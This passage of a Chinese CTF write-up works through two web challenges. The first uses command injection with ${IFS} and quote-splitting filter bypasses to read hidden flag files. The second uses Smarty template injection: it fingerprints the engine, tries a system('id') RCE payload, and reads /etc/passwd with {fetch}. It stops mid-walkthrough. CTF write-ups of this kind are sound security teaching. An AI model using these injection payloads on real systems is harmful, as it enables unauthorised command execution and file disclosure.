列根目录
发现flag,输入
1 | 127.0.0.1|c""at${IFS}/f* |
查看发现
(恼)这是一个假flag,推测隐藏目录里是否有真flag,输入
1 | 127.0.0.1|ls${IFS}-a${IFS}/ |

发现了一个全是数字的隐藏文件,推测flag就藏在里面,读取这个文件,输入
1 | 127.0.0.1|c""at${IFS}/.*3* (通配符) |

得知为一个文件夹,输入
1 | 127.0.0.1|ls${IFS}/.*3* |
查看文件夹,发现里面就一个flag文件输入
1 | 127.0.0.1|c""at${IFS}/.*3*/* |
成功拿到flag
(力竭了)坏蛋康可…..
12. 会说话的汤姆猫
考点:SSTI 模板注入(Smarty)
打开网页,里面是一只汤姆猫,输入扫描它就回什么,说明输入被后端接收并原样回显,首先用探针看tom的回显,输入{{7*7}}
判断为SSTI 模板注入(Jinja2 系),再输入:
1 | {{config}}、{{self}}、{{zzzz}}、{{'a'~'b'}} |
均显示走神
怀疑 WAF 过滤关键字,随后验证
| 输入 | 回显 | 说明 |
|---|---|---|
{{7*7}} |
喵~ 49 | 合法表达式 → 正常 |
{{'config'}} |
喵~ config | 合法字符串 → 正常 |
{{[1,2]}} |
喵~ + PHP Warning | 合法数组 → 正常(但触发数组转字符串告警) |
{{(7)}} |
喵~ 7 | 合法括号 → 正常 |
{{'a'~'b'}} |
走神 | ~ 不是该引擎的合法运算符 |
{{zzzz}} |
走神 | 未定义的标签/变量 |
{{config}} / {{self}} |
走神 | 非法的标签语法 |
通过验证「走神」根本不是 WAF,而是模板引擎对非法语法的报错,被应用统一 try/catch 捕获后的提示。只要发送合法的模板语法,就能正常执行。
输入
1 | {{[1,2]}} |
确认模板引擎,回显中的
1 | Warning: Array to string conversion in /var/lib/talking-tom/templates_c/3a300a6310da766c439a57db94acb0a4eea4e283_0.string_.php on line 20 |
确认为Smarty 模板引擎,输入
1 | {{$smarty.version}} |
确认版本回显
1 | 喵~ 5.8.4 |

尝试 Smarty 经典 RCE payload:
1 | {{if system('id')}}{{/if}} |
回显 喵~(空),语法通过但没有任何执行结果。确认 {if} 语句本身可用
1 | {{if 1}}x{{/if}} |

验证可用输入
1 | {{fetch file='/etc/passwd'}} |
读取内置函数{fetch}
